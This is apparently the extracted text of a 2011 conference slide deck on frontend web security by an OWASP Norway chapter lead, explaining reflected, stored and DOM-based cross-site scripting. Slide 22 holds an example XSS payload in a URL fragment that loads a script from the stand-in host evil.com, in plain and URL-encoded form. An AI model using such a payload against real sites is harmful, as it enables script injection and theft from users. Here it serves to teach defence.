

Web security in the frontend
Framsia
H2011 – Erlend Oftedal
Side 1
Who am I?
 Developer
 Head of the security competency group at BEKK
 Chapter lead of the OWASP Norway chapter
 Member of the Norwegian Honeynet project
 erlend.oftedal@bekk.no
 @webtonull
 http://erlend.oftedal.no/blog
Side 10
DEMO
HTML5 validation

?
Client side validation of data sent to server
 Improves usability
 Has nothing to do with security
Side 12

Cross Site Scripting - XSS
 One of the most common problems
 OWASP Top 10 2004, 2007, 2010
Side 13
http://info.veracode.com/rs/veracode/images/soss-v3.pdf

Cross site scripting
Drawing by @johnwilander

Reflected
Side 15Drawing by @johnwilander
Side 16
DEMO
Reflected XSS

Stored
Side 17Drawing by @johnwilander

Stored
Side 18Drawing by @johnwilander
Side 19
DEMO
Persistent/stored XSS

DOM-based
Side 20Drawing by @johnwilander
Side 21
DEMO
DOM based XSS
DOM-based
Side 22

 http://www.server.com/#banner=2011
 Would you click:
 http://server.com/#banner=2011<script src="http://evil.com/"></script>
 http://server.com/#banner=2011%3Cscript%20src%3D%22http%3A//evil.com/%22%3E%3C/script%
3E
 http://bit.ly/vH6d6w
Not sent to server
